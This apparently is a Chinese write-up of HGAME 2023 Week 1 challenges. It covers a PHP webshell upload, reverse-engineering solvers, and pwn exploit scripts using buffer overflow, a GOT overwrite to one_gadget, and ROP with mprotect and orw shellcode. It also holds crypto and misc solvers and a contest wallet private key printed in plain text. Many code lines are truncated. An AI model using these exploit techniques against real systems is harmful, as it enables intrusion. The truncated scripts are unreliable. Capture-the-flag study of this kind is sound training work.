
- fiddler 抓包修改文件后缀为pHp成功上传




- 上传成功后会响应路径



- 最后用蚁剑连接get shell





Reverse


test your IDA

分析

- 签到题

思路

- 拖进IDA直接看到flag



easyasm

分析

- 直接给了汇编txt

```asm
; void __cdecl enc(char *p)
.text:00401160 _enc             proc near               ; CODE XREF: _main+1B↑p
.text:00401160
.text:00401160 i               = dword ptr -4
.text:00401160 Str             = dword ptr  8
.text:00401160
.text:00401160                 push    ebp
.text:00401161                 mov     ebp, esp
.text:00401163                 push    ecx
.text:00401164                 mov     [ebp+i], 0
.text:0040116B                 jmp     short loc_401176
.text:0040116D ; ---------------------------------------------------------------------------
.text:0040116D
.text:0040116D loc_40116D:                             ; CODE XREF: _enc+3B↓j
.text:0040116D                 mov     eax, [ebp+i]
.text:00401170                 add     eax, 1
.text:00401173                 mov     [ebp+i], eax
.text:00401176
.text:00401176 loc_401176:                             ; CODE XREF: _enc+B↑j
.text:00401176                 mov     ecx, [ebp+Str]
.text:00401179                 push    ecx             ; Str
.text:0040117A                 call    _strlen
.text:0040117F                 add     esp, 4
.text:00401182                 cmp     [ebp+i], eax
.text:00401185                 jge     short loc_40119D
.text:00401187                 mov     edx, [ebp+Str]
.text:0040118A                 add     edx, [ebp+i]
.text:0040118D                 movsx   eax, byte ptr [edx]
.text:00401190                 xor     eax, 33h
.text:00401193                 mov     ecx, [ebp+Str]
.text:00401196                 add     ecx, [ebp+i]
.text:00401199                 mov     [ecx], al
.text:0040119B                 jmp     short loc_40116D
.text:0040119D ; ---------------------------------------------------------------------------
.text:0040119D
.text:0040119D loc_40119D:                             ; CODE XREF: _enc+25↑j
.text:0040119D                 mov     esp, ebp
.text:0040119F                 pop     ebp
.text:004011A0                 retn
.text:004011A0 _enc             endp
Input: your flag
Encrypted result: 0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,
```

思路

- 逻辑是对输入进行了异或，直接帖exp

Exp

```python
cmp=[0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x6c,0x41
flag=""
for i in cmp:
    flag+=chr((i^0x33)&0xff)
print(flag)
```

easyenc

分析

```
21  v8[6] = -100290070;
22  v8[7] = -1407778552;
23  v8[8] = -34995732;
24  v8[9] = 101123568;
25  v9 = -7;
26  sub_140001064("%50s");
27  v4 = -1i64;
28  do
29    ++v4;
30  while ( *(v10 + v4) );
31  if ( v4 == 41 )
32  {
33    while ( 1 )
34    {
35      v5 = (*(v10 + v3) ^ 0x32) - 86;
36      *(v10 + v3) = v5;
37      if ( *(v8 + v3) != v5 )
38        break;
39      if ( ++v3 >= 41 )
40      {
41        v6 = "you are right!";
42        goto LABEL_8;
43      }
44    }
45    v6 = "wrong!";
```

- 对输入异或了0x32再减86

思路

- 直接逆,比较的数据在栈上，直接动调拿


Exp

```python
cmp=[0x04, 0xFF, 0xFD, 0x09, 0x01, 0xF3, 0xB0, 0x00, 0x00, 0x05, 0xF0, 0xAD, 0x07, 0x06, 0x1
flag=""
for x in cmp:
    flag+=chr(((x+86)^0x32)&0xff)
print(flag)
```

a_cup_of_tea

分析

- 看名字知道是Tea



```
__int64 __fastcall sub_1400010B4(unsigned int *a1, int *a2)
{
  int v2; // ebx
  int v3; // r11d
  int v4; // edi
  int v5; // esi
  int v6; // ebp
  unsigned int v7; // r9d
  __int64 v8; // rdx
  unsigned int v9; // r10d
  __int64 result; // rax

  v2 = *a2;
  v3 = 0;
  v4 = a2[1];
  v5 = a2[2];
  v6 = a2[3];
  v7 = *a1;
  v8 = 32i64;
  v9 = a1[1];
  do
  {
    v3 -= 1412567261;
    v7 += (v3 + v9) ^ (v2 + 16 * v9) ^ (v4 + (v9 >> 5));
    result = v3 + v7;
    v9 += result ^ (v5 + 16 * v7) ^ (v6 + (v7 >> 5));
    --v8;
  }
  while ( v8 );
  *a1 = v7;
  a1[1] = v9;
  return result;
000004DB sub_1400010B4:19 (1400010DB)
```

- 对输入的四个部分都进行了tea加密

思路

- 直接拿比较数据，分成四个部分逆

Exp

```python
cmp = [0x9D, 0x82, 0x63, 0x2E, 0x0F, 0x40, 0x4E, 0xC1, 0xB9, 0xBF, 0x39, 0x9B, 0x14, 0x8B, 
       0x6D, 0x88, 0x61, 0xCF, 0xC6, 0x65, 0x65, 0x64, 0x4F, 0x06, 0x9F, 0xF6, 0x43, 0x6A, 
v5 = 0xC14E400F
v3 = 0x2E63829D
v4 = 0x79BDE460
for i in range(32):
    v5 -= (v4 + v3) ^ ((v3 >> 5) + 1164413185) ^ (16 * (v3 + 54880137))
    v5 &= 0xffffffff
    v3 -= (v4 + v5) ^ (16 * v5 + 305419896) ^ ((v5 >> 5) + 591751049)
    v3 &= 0xffffffff
    v4 += 1412567261
t1=v3
t2=v5
for i in range(4):
    cmp[i] = t1 & 0xff
    t1 >>= 8
for i in range(4, 8):
    cmp[i] = t2 & 0xff
    t2 >>= 8
v4 = 0x79BDE460
v5=0x5A1F8B14
v3=0x9B39BFB9
for i in range(32):
    v5 -= (v4 + v3) ^ ((v3 >> 5) + 1164413185) ^ (16 * (v3 + 54880137))
    v5 &= 0xffffffff
    v3 -= (v4 + v5) ^ (16 * v5 + 305419896) ^ ((v5 >> 5) + 591751049)
    v3 &= 0xffffffff
    v4 += 1412567261
t1=v3
t2=v5
for i in range(8,12):
    cmp[i] = t1 & 0xff
    t1 >>= 8
for i in range(12, 16):
    cmp[i] = t2 & 0xff
    t2 >>= 8
v4 = 0x79BDE460
v5=0x6565C6CF
v3=0x61886DDE
for i in range(32):
    v5 -= (v4 + v3) ^ ((v3 >> 5) + 1164413185) ^ (16 * (v3 + 54880137))
    v5 &= 0xffffffff
    v3 -= (v4 + v5) ^ (16 * v5 + 305419896) ^ ((v5 >> 5) + 591751049)
    v3 &= 0xffffffff
    v4 += 1412567261
t1=v3
t2=v5
for i in range(16,20):
    cmp[i] = t1 & 0xff
    t1 >>= 8
for i in range(20,24):
    cmp[i] = t2 & 0xff
    t2 >>= 8
v4 = 0x79BDE460
v5=0x236A43F6
v3=0x9F064F64
for i in range(32):
    v5 -= (v4 + v3) ^ ((v3 >> 5) + 1164413185) ^ (16 * (v3 + 54880137))
    v5 &= 0xffffffff
    v3 -= (v4 + v5) ^ (16 * v5 + 305419896) ^ ((v5 >> 5) + 591751049)
    v3 &= 0xffffffff
    v4 += 1412567261
t1=v3
t2=v5
for i in range(24,28):
    cmp[i] = t1 & 0xff
    t1 >>= 8
for i in range(28,32):
    cmp[i] = t2 & 0xff
    t2 >>= 8
for x in cmp:
    print(chr(x), end="")
print("")
```

encode

分析

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4[100]; // [esp+0h] [ebp-1CCh] BYREF
  char v5[52]; // [esp+190h] [ebp-3Ch] BYREF
  int j; // [esp+1C4h] [ebp-8h]
  int i; // [esp+1C8h] [ebp-4h]

  memset(v5, 0, 0x32u);
  memset(v4, 0, sizeof(v4));
  sub_4011A0(a50s, (char)v5);
  for ( i = 0; i < 50; ++i )
  {
    v4[2 * i] = v5[i] & 0xF;
    v4[2 * i + 1] = (v5[i] >> 4) & 0xF;
  }
  for ( j = 0; j < 100; ++j )
  {
    if ( v4[j] != dword_403000[j] )
    {
      sub_401160(Format, v4[0]);
      return 0;
    }
  }
  sub_401160(aYesYouAreRight, v4[0]);
  return 0;
}
```

- 相当于把输入每个字符的前四位和后四位写入了比较数据

思路

- 动调拿比较数据，每两个组成一个字符

Exp

```python
cmp=[0x00000008, 0x00000006, 0x00000007, 0x00000006, 0x00000001, 0x00000006, 0x0000000D, 0x0
flag=""
for i in range(0,100,2):
    flag+=chr((cmp[i+1]<<4)+cmp[i])
print(flag)
```

Pwn

test_nc

思路

- nc get shell
- 直接cat flag

easy_overflow

分析

```
easy_overflow$ checksec vuln
[*] '/home/cv/CTF/HCTF2023/week1/pwn/easy_overflow/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

- 没开PIE

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[16]; // [rsp+0h] [rbp-10h] BYREF

  close(1);
  read(0, buf, 0x100uLL);
  return 0;
}
```

- 可溢出

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[16]; // [rsp+0h] [rbp-10h] BYREF

  close(1);
  read(0, buf, 0x100uLL);
  return 0;
}
```

- 有后门

思路

- return到后门即可get shell

Exp

```python
#!/usr/bin/env python3
# Date: 2023-01-05 20:19:51
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : python3 exp.py debug elf-file-path -t -b malloc
#     Remote: python3 exp.py remote elf-file-path ip:port

from pwncli import *
cli_script()


io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc

backdoor=0x0000000000401176

sl(b'a'*0x18+p64(0x00000000004011C9)+p64(backdoor))
ia()
```

choose_the_seat

分析

```
choose_the_seat$ checksec vuln
[*] '/home/cv/CTF/HCTF2023/week1/pwn/choose_the_seat/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
```

- Partial RELRO

```
1  void __noreturn vuln()
2  {
3    unsigned int v0; // [rsp+4h] [rbp-Ch] BYREF
4    unsigned __int64 v1; // [rsp+8h] [rbp-8h]
5
6    v1 = __readfsqword(0x28u);
7    puts("Here is the seat from 0 to 9, please choose one.");
8    __isoc99_scanf("%d", &v0);
9    if ( (int)v0 > 9 )
10   {
11     printf("There is no such seat");
12     exit(1);
13   }
14   puts("please input your name");
15   read(0, &seats[16 * v0], 0x10uLL);
16   printf("Your name is ");
17   puts(&seats[16 * v0]);
18   printf("Your seat is %d\n", v0);
19   printf("Bye");
20   exit(0);
21 }
```

- 没检查下界，可以向seats后任意地址写16字节或者泄露，包括got表地址

思路

- 先将exit的got地址改为vuln函数地址，exit的got偏移为-6
- 然后泄露stderr的地址，算出libc基地址
- 最后把exit的got地址改为one_gadget get shell

Exp

```python
#!/usr/bin/env python3
# Date: 2023-01-05 23:23:51
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : python3 exp.py debug elf-file-path -t -b malloc
#     Remote: python3 exp.py remote elf-file-path ip:port

from pwncli import *
cli_script()
set_remote_libc('libc-2.31.so')

io: tube = gift.io
elf: ELF = gift.elf

libc=ELF("libc-2.31.so")
rl()
sl("-6")
sl(p64_ex(0x0000000004011D6))
ru("Here is the seat from 0 to 9, please choose one.")
sl("-2")
sl("")
ru("Your name is ")
addr=u64_ex(r(6).ljust(8,b'\x00'))
base=addr-0x1ED50A
print(hex(base))
one=base+0xe3b01
ru("Here is the seat from 0 to 9, please choose one.")
sl("-6")
sl(p64_ex(one))
ia()
```

orw

分析

```
orw$ checksec vuln
[*] '/home/cv/CTF/HCTF2023/week1/pwn/orw/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fe000)
```

- Partial RELRO，没开PIE，没有金丝雀

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   init(argc, argv, envp);
4   sandbox();
5   puts("Maybe you can learn something about seccomp, before you try to solve this task.");
6   vuln();
7   return 0;
8 }
```

- 开了沙盒

```
orw$ seccomp-tools dump ./vuln
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0004
 0002: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0004
 0003: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0004: 0x06 0x00 0x00 0x00000000  return KILL
orw$
```

- 禁了execve

```
1 ssize_t vuln()
2 {
3   char buf[256]; // [rsp+0h] [rbp-100h] BYREF
4
5   return read(0, buf, 304uLL);
6 }
```

- 可溢出，但数量不多

思路

- 先leak read的地址然后ret到0x4012CF，注意将rbp改为bss段内地址

```
.text:00000000004012C0                          ; __unwind {
.text:00000000004012C0 F3 0F 1E FA              endbr64
.text:00000000004012C4 55                       push    rbp
.text:00000000004012C5 48 89 E5                 mov     rbp, rsp
.text:00000000004012C8 48 81 EC 00 01 00 00     sub     rsp, 100h
.text:00000000004012CF 48 8D 85 00 FF FF FF     lea     rax, [rbp+buf]
.text:00000000004012D6 BA 30 01 00 00           mov     edx, 130h               ; nbytes
.text:00000000004012DB 48 89 C6                 mov     rsi, rax                ; buf
.text:00000000004012DE BF 00 00 00 00           mov     edi, 0                  ; fd
.text:00000000004012E3 B8 00 00 00 00           mov     eax, 0
.text:00000000004012E8 E8 93 FD FF FF           call    _read
.text:00000000004012E8
.text:00000000004012ED 90                       nop
.text:00000000004012EE C9                       leave
.text:00000000004012EF C3                       retn
.text:00000000004012EF                          ; } // starts at 4012C0
.text:00000000004012EF
.text:00000000004012EF                          vuln endp
```

- 然后修改rsi为bss内地址再ret到0x4012DE，这步可以向rsi的地址内输入足够rop的字符

```
.text:00000000004012C0                          ; __unwind {
.text:00000000004012C0 F3 0F 1E FA              endbr64
.text:00000000004012C4 55                       push    rbp
.text:00000000004012C5 48 89 E5                 mov     rbp, rsp
.text:00000000004012C8 48 81 EC 00 01 00 00     sub     rsp, 100h
.text:00000000004012CF 48 8D 85 00 FF FF FF     lea     rax, [rbp+buf]
.text:00000000004012D6 BA 30 01 00 00           mov     edx, 130h               ; nbytes
.text:00000000004012DB 48 89 C6                 mov     rsi, rax                ; buf
.text:00000000004012DE BF 00 00 00 00           mov     edi, 0                  ; fd
.text:00000000004012E3 B8 00 00 00 00           mov     eax, 0
.text:00000000004012E8 E8 93 FD FF FF           call    _read
.text:00000000004012E8
.text:00000000004012ED 90                       nop
.text:00000000004012EE C9                       leave
.text:00000000004012EF C3                       retn
.text:00000000004012EF                          ; } // starts at 4012C0
.text:00000000004012EF
.text:00000000004012EF                          vuln endp
```

- 最后先ROP调用mprotect改bss段的权限，然后写入shellcode，再跳到shellcode地址处执行orw

Exp

```python
#!/usr/bin/env python3
# Date: 2023-01-05 20:23:57
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : python3 exp.py debug elf-file-path -t -b malloc
#     Remote: python3 exp.py remote elf-file-path ip:port

from pwncli import *
cli_script()
set_remote_libc('libc-2.31.so')

io: tube = gift.io
elf: ELF = gift.elf

rsi=0x000000000002601f
rdi=0x0000000000401393
libc=ELF("./libc-2.31.so")
puts_plt=elf.plt['puts']
read_got=elf.got['read']
csu1=0x000000000040138A
rdx=0x0000000000142c92
sc=shellcraft.open('/flag')+shellcraft.read(3,'rbp',0x30)+shellcraft.write(1,'rbp',0x30)
s(b'a'*0x100+p64_ex(0x0000000000404190)+p64_ex(rdi)+p64_ex(read_got)+p64_ex(puts_plt)+p64_e
rl()
read_addr=u64_ex(r(6).ljust(8,b'\x00'))
base=read_addr-libc.sym['read']
mprotect=base+libc.sym['mprotect']
rdx+=base
rsi+=base
print(hex(base))
s(b'a'*0x100+p64_ex(0x00000000004041d0)+p64_ex(rsi)+p64_ex(0x00000000004041d0)+p64_ex(0x000
sc=asm(sc)
print("sc len %d"%len(sc))
p=p64_ex(0x00000000004041d0)+p64_ex(rdx)+p64_ex(7)+p64_ex(rdi)+p64_ex(0x0000000000404000)+p
p+=sc
stop()

s(p)
ia()
```

simple_shellcode

分析

```
simple_shellcode$ checksec vuln
[*] '/home/cv/CTF/HCTF2023/week1/pwn/simple_shellcode/vuln'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

- 保护全开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init(argc, argv, envp);
  mmap((void *)0xCAFE0000LL, 0x1000uLL, 7, 33, -1, 0LL);
  puts("Please input your shellcode:");
  read(0, (void *)0xCAFE0000LL, 0x10uLL);
  sandbox();
  MEMORY[0xCAFE0000]();
  return 0;
}
```

- 开了沙盒，mmap了一个可rwx段，可向其中输入16字节shellcode

```
simple_shellcode$ seccomp-tools dump ./vuln
Please input your shellcode:
a
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0004
 0002: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0004
 0003: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0004: 0x06 0x00 0x00 0x00000000  return KILL
```

- 禁了execve

思路

- 先写入可以输入更多的shellcode

```asm
xor rdi,rdi
push 0x100
pop rdx
mov esi,0xCAFE0010
syscall
```

- 然后直接写入shellcode，执行orw

Exp

```python
#!/usr/bin/env python3
# Date: 2023-01-05 21:36:24
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : python3 exp.py debug elf-file-path -t -b malloc
#     Remote: python3 exp.py remote elf-file-path ip:port

from pwncli import *
cli_script()
set_remote_libc('libc-2.31.so')

shellcode=asm(
    '''
        xor rdi,rdi
        push 0x100
        pop rdx
        mov esi,0xCAFE0010
        syscall
    '''
)

rl()
s(shellcode)
shellcode=asm(shellcraft.open('/flag')+shellcraft.read(3,'rbp',0x30)+shellcraft.write(1,'rbp
s(shellcode)
ia()
```

Crypto

RSA

思路

- 分解n直接解

Exp

```python
import binascii
import gmpy2
def Decrypt(c,e,p,q):
    L=(p-1)*(q-1)
    d=gmpy2.invert(e,L)
    n=p*q
    m=gmpy2.powmod(c,d,n)
    print(binascii.unhexlify(hex(m)[2:]))
if __name__ == '__main__':
    p =  11239134987804993586763559028187245057652550219515201768644770733869088185320740938
    q =  12022912661420941592569751731802639375088427463430162252113082619617837010913002515
    e =  65537
    c =  11067479267401774824323235118589601966043471834200168690652778987626497632868613416
    Decrypt(c,e,p,q)
"""
c=11067479267401774824323235118589601966043471834200168690652778987626497632868613410197212
n=13512713834829975737419644706264085841692035009832009999311594971905135421354559664321673
"""
```

Be Stream

思路

- 递归改为动态规划，同时限一下数据的大小，直接跑出flag

Exp

```python


key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
def stream(i):
    if i==0:
        return key[0]
    elif i==1:
        return key[1]
    else:
        a=key[0]
        b=key[1]
        temp=0
        for i in range(2,i+1):
            temp=a*7+b*4
            temp&=0xffffffff
            a=b
            b=temp
        # return (stream(i-2)*7 + stream(i-1)*4)
        return temp

enc=b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-\xc7\xcc2\x1eXA\x1c\x157[\x06\x13/!-\x0
flag=b""
for i in range(len(enc)):
    water = stream((i//2)**6) % 256
    flag+=bytes([water^enc[i]])
    print(flag)
```

神秘的电话

- 不会

兔兔的车票

- 不会

Misc

Sign In

```
BASE64
aGdhbWV7V2VsY29tZV9Ub19IR0FNRTIwMjMhfQ==
```

- 给了base64，直接解

Where am I

分析

- 附件是个流量包

思路

- 题目描述说拍照上传到了网盘，所以应该有http流量，而且应该可以从中获取照片

```
> [38 Reassembled TCP Segments (53655 bytes): #269(193), #270(1460), #271(1460)]
> Hypertext Transfer Protocol
v MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "---
    [Type: multipart/form-data]
    First boundary: --------------------------3fe14fb0cb2bd5a4\r\n
  v Encapsulated multipart part:  (application/octet-stream)
      Content-Disposition: form-data; name="upload"; filename="fake.rar"\r\n
      Content-Type: application/octet-stream\r\n\r\n
    > Data (53260 bytes)
    Last boundary: \r\n--------------------------3fe14fb0cb2bd5a4--\r\n
```

```
0150  2d 73 74 72 65 61 6d 0d  0a 0d 0a 52 61 72 21 1a   -stream· ···Rar!·
0160  07 00 cf 90 73 00 00 0d  00 00 00 00 00 00 00 87   ····s··· ········
0170  0f 74 24 90 35 00 bc cf  00 00 0f 7d 01 00 02 74   ·t$·5··· ···}···t
0180  88 fb 9c 38 b5 24 56 1d  33 10 00 20 00 00 00 45   ···8·$V· 3·· ···E
0190  78 63 68 61 6e 67 65 61  62 6c 65 2e 6a 70 67 00   xchangea ble.jpg·
01a0  f0 67 4e 32 18 1e 15 50  c8 8e 21 c0 12 1d f3 32   ·gN2···P ··!····2
01b0  48 10 d7 00 86 8a 57 44  44 46 25 15 15 1d f2 2b   H·····WD DF%····+
01c0  2d 1d 70 18 ea ad 51 2a  88 b5 ae fa ea c0 ad 51   -·p···Q* ·······Q
01d0  16 a8 8b 5a a3 a2 c4 74  82 da d1 d1 6a d5 aa c5   ···Z···t ····j···
01e0  aa d6 b5 5b 16 ba eb 6a  3b c5 45 aa d7 67 bf 29   ···[···j ;·E··g·)
01f0  a1 42 68 e7 3b 99 92 40  b6 fe f9 fd ef e7 c5 21   ·Bh·;··@ ·······!
0200  93 33 b9 dc ef 79 bf bd  3e 93 e7 f8 4f 3d 7a e7   ·3···y·· >···O=z·
0210  e7 39 de 77 be 79 03 cf  24 f9 bd 3c af 4f 3e 9f   ·9·w·y·· $··<·O>·
Frame (956 bytes)   Reassembled TCP (53655 bytes)
```

- data段中发现Rar!文件头，应该上传了压缩包
- 导出为rar打开，发现里面有图片文件，但是需要密码
- 010 editor打开rar文件，发现第24位为0x24，可能是伪加密，改为0x20

- 修改后可以成功解压，图片是一片黑，右键查看属性，发现经纬度

e99p1ant_want_girlfriend

思路

- 利用CRC校验改宽高

Exp

```python
import binascii
import struct

#\x49\x48\x44\x52\x00\x00\x01\xF4\x00\x00\x01\xA4\x08\x06\x00\x00\x00

crc32key = 0xA8586B45
def too(c):
    return "%02X"%ord(c)
for i in range(0, 65535):
  height = struct.pack('>i', i)
  #CRC: CBD6DF8A
  data = b'\x49\x48\x44\x52\x00\x00\x02\x00' + height + b'\x08\x06\x00\x00\x00'

  crc32result = binascii.crc32(data) & 0xffffffff

  if crc32result == crc32key:
    print(height)
```

神秘的海报

- 不会

BlockChain

Checkin

分析

- nc 连交互段可以看合约代码

```solidity
pragma solidity 0.8.17;

contract Checkin {
    string greeting;

    constructor(string memory _greeting)  {
        greeting = _greeting;
    }

    function greet() public view returns (string memory) {
        return greeting;
    }

    function setGreeting(string memory _greeting) public {
        greeting = _greeting;
    }

    function isSolved() public view returns (bool) {
        string memory expected = "HelloHGAME!";
        return keccak256(abi.encodePacked(expected)) == keccak256(abi.encodePacked(gree
    }
}
```

思路

- 先在交互段创建账号
- 然后水龙头拿钱，部署合约
- 接着配好RPC发送合约，将greeting设置为HelloHGAME!
- 最后用创建账户的token在交互段拿flag
- 比赛结束没环境了，就不贴图了

Exp

```python
from web3 import Web3

my_ipc = Web3.HTTPProvider(
    "http://week-1.hgame.lwsec.cn:31254")
assert my_ipc.isConnected()
runweb3 = Web3(my_ipc)
myaccount = "0x8D625c7825B688342BB6B3d7b66a1FC231D88668"
private = "6a37dd0e3f4d2d51059dcb6ccfd368496db5672f55ef39c7da1b2bb42b9813bc"
constract = "0xE1cCb6BAD7863F11D17a44A616b221df56D37812"
tranfertransaction_dict = {
    'from': Web3.toChecksumAddress(myaccount),
    'to': constract,
    'gasPrice': 10000000000,
    'gas': 3000000,
    'nonce': None,
    'value': 0,
    'chainId': 63504,
    'data':
"0xa413686200000000000000000000000000000000000000000000000000000000000000200000000000000000
    }
myNonce = runweb3.eth.getTransactionCount(Web3.toChecksumAddress(myaccount))
print(myNonce)
tranfertransaction_dict["nonce"] = myNonce
r = runweb3.eth.account.signTransaction(tranfertransaction_dict, private)
runweb3.eth.sendRawTransaction(r.rawTransaction.hex())
```

- tranfertransaction_dict 中的 data是在remix里面拿的


Iot

Help marvin

思路

- 给了.mr文件，可以用PluseView打开查看波形

- 提示SPI，用SPI decode



- 这个软件把前面高阻态的0一起解码了，我不知道怎么调就把译出来数据拿出来自己解了
- 脚本如下

```python
a=[0x34,0x33,0xB0,0xB6,0xB2,0xBD,0x9A,0x2F,0x9A,0xBA,0x1A,0x37,0x33,0xB2,0xAF,0xA9,0xB8
b=""
for x in a:
    if len(bin(x)[2:])!=8:
        for i in range(8-len(bin(x)[2:])):
            b+="0"
        b+=bin(x)[2:]
    else:
        b+=bin(x)[2:]
print(b)
b=b[1:]
b+="1"
tmp=""
for x in range(0,len(b),8):
    for i in range(8):
        tmp+=b[x+i]
    print(chr(int(tmp,2)),end="")
    tmp=""
```

Help the uncle who can't jump twice

- 不会

CTF > HGAME > Wp #CTF #WP #HGAME

HGAME_2023_Week1_Wp
http://www.willtakeittoten.xyz/2023/01/12/HGAME-2023-Week1-Wp/

作者 SayNOW　发布于 2023年1月12日　许可协议

NepNep Catctf wp

昵称 SayNOW　邮箱 1525693772@qq.com　网址 http://www.willtakeittote

0/500

预览　发送

没有评论

查看更多

Powered by Twikoo v1.6.7